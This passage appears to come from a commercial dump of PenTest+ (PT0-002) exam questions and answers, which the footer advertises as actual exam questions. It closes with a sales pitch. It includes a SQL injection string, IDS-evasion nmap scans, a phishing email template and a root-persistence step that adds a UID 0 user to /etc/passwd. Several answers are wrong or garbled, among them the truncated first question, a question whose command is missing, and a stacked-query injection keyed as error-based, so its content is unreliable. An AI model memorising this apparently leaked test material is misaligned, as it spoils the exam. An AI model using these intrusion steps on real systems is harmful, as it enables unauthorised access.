        "10.10.10.2" : "Windows 10",
        "10.10.10.3" : "Windows 2016",
        "10.10.10.4" : "Linux"
}
```

Which of the following data structures is systems?

A. A tuple
B. A tree
C. An array
D. A dictionary

Answer: C

NEW QUESTION 258
A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following

should the penetration tester do NEXT?

A. Forensically acquire the backdoor Trojan and perform attribution
B. Utilize the backdoor in support of the engagement
C. Continue the engagement and include the backdoor finding in the final report
D. Inform the customer immediately about the backdoor

Answer: D

NEW QUESTION 262
In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

A. Create a custom password dictionary as preparation for password spray testing.
B. Recommend using a password manage/vault instead of text files to store passwords securely.
C. Recommend configuring password complexity rules in all the systems and applications.
D. Document the unprotected file repository as a finding in the penetration-testing report.

Answer: D

NEW QUESTION 267
A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

A. Socat
B. tcpdump
C. Scapy
D. dig

Answer: C

Explanation:
https://thepacketgeek.com/scapy/building-network-tools/part-09/

NEW QUESTION 269
Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

A. will reveal vulnerabilities in the Modbus protocol.
B. may cause unintended failures in control systems.
C. may reduce the true positive rate of findings.
D. will create a denial-of-service condition on the IP networks.

Answer: B

NEW QUESTION 271
Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.
B. Collect the proper evidence and then remove the malware.
C. Do a root-cause analysis to find out how the malware got in.
D. Remove the malware immediately.
E. Stop the assessment and inform the emergency contact.

Answer: E

NEW QUESTION 273
After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10

Port       State      Service          Version
135/tcp    open       msrpc            Microsoft Windows RPC
139/tcp    open       netbios-ssn      Microsoft Windows netbios-ssn
5985/tcp   open       Microsoft        HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port       State      Service          Version
135/tcp    open       msrpc                Microsoft Windows RPC
139/tcp    open       netbios-ssn          Microsoft Windows netbios-ssn
3389/tcp   open       ms-wbt-server        Microsoft Terminal Services
```

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

A. The tester input the incorrect IP address.
B. The command requires the -port 135 option.
C. An account for RDP does not exist on the server.

D. PowerShell requires administrative privilege.

Answer: C

NEW QUESTION 274
A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times.
To ensure maximum compliance, all employees are required to sign the
Security Policy Acceptance form (on-line here) before the end of this
month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency
C. Scarcity and fear
D. Social proof and greed

Answer: B

NEW QUESTION 279
A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

A. Credential harvesting
B. Privilege escalation
C. Password spraying
D. Domain record abuse

Answer: A

NEW QUESTION 282
A client evaluating a penetration testing company requests examples of its work. Which of the following represents the BEST course of action for the penetration testers?

A. Redact identifying information and provide a previous customer's documentation.
B. Allow the client to only view the information while in secure spaces.
C. Determine which reports are no longer under a period of confidentiality.
D. Provide raw output from penetration testing tools.

Answer: C

Explanation:
Penetration testing reports contain sensitive information about the vulnerabilities and risks of a customer's systems and networks. Therefore, penetration testers should respect the confidentiality and privacy of their customers and only share their reports with authorized parties. Penetration testers should also follow the terms and conditions of their contracts with their customers, which may include a period of confidentiality that prohibits them from disclosing any information related to the testing without the customer's consent.

NEW QUESTION 283
A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

A. nmap –p0 –T0 –sS 192.168.1.10
B. nmap –sA –sV --host-timeout 60 192.168.1.10
C. nmap –f --badsum 192.168.1.10
D. nmap –A –n 192.168.1.10

Answer: A

NEW QUESTION 287
A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network. Which of the following methods will MOST likely work?

A. Try to obtain the private key used for S/MIME from the CEO's account.
B. Send an email from the CEO's account, requesting a new account.
C. Move laterally from the mail server to the domain controller.
D. Attempt to escalate privileges on the mail server to gain root access.

Answer: D

NEW QUESTION 289
A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the following string in a field:
1;SELECT Username, Password FROM Users;
Which of the following injection attacks is the penetration tester using?

A. Blind SQL
B. Boolean SQL
C. Stacked queries
D. Error-based

Answer: D

NEW QUESTION 292
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap192.168.1.1-5–PU22-25,80
B. nmap192.168.1.1-5–PA22-25,80
C. nmap192.168.1.1-5–PS22-25,80
D. nmap192.168.1.1-5–Ss22-25,80

Answer: C

Explanation:
PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

NEW QUESTION 293
Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

A. SOW
B. SLA
C. MSA
D. NDA

Answer: A

NEW QUESTION 298
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

A. A quick description of the vulnerability and a high-level control to fix it
B. Information regarding the business impact if compromised
C. The executive summary and information regarding the testing company
D. The rules of engagement from the assessment

Answer: A

Explanation:
The systems administrator and the technical stuff would be more interested in the technical aspect of the findings

NEW QUESTION 303
A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

A. Add a web shell to the root of the website.
B. Upgrade the reverse shell to a true TTY terminal.
C. Add a new user with ID 0 to the /etc/passwd file.
D. Change the password of the root user and revert after the test.

Answer: C

Explanation:
The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

NEW QUESTION 305

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Answer: E

NEW QUESTION 309
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform
phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: D

Explanation:
SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 314
......

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-002 Practice Exam Features:

* PT0-002 Questions and Answers Updated Frequently

* PT0-002 Practice Questions Verified by Expert Senior Certified Staff

* PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The PT0-002 Practice Test Here](https://www.surepassexam.com/PT0-002-exam-dumps.html)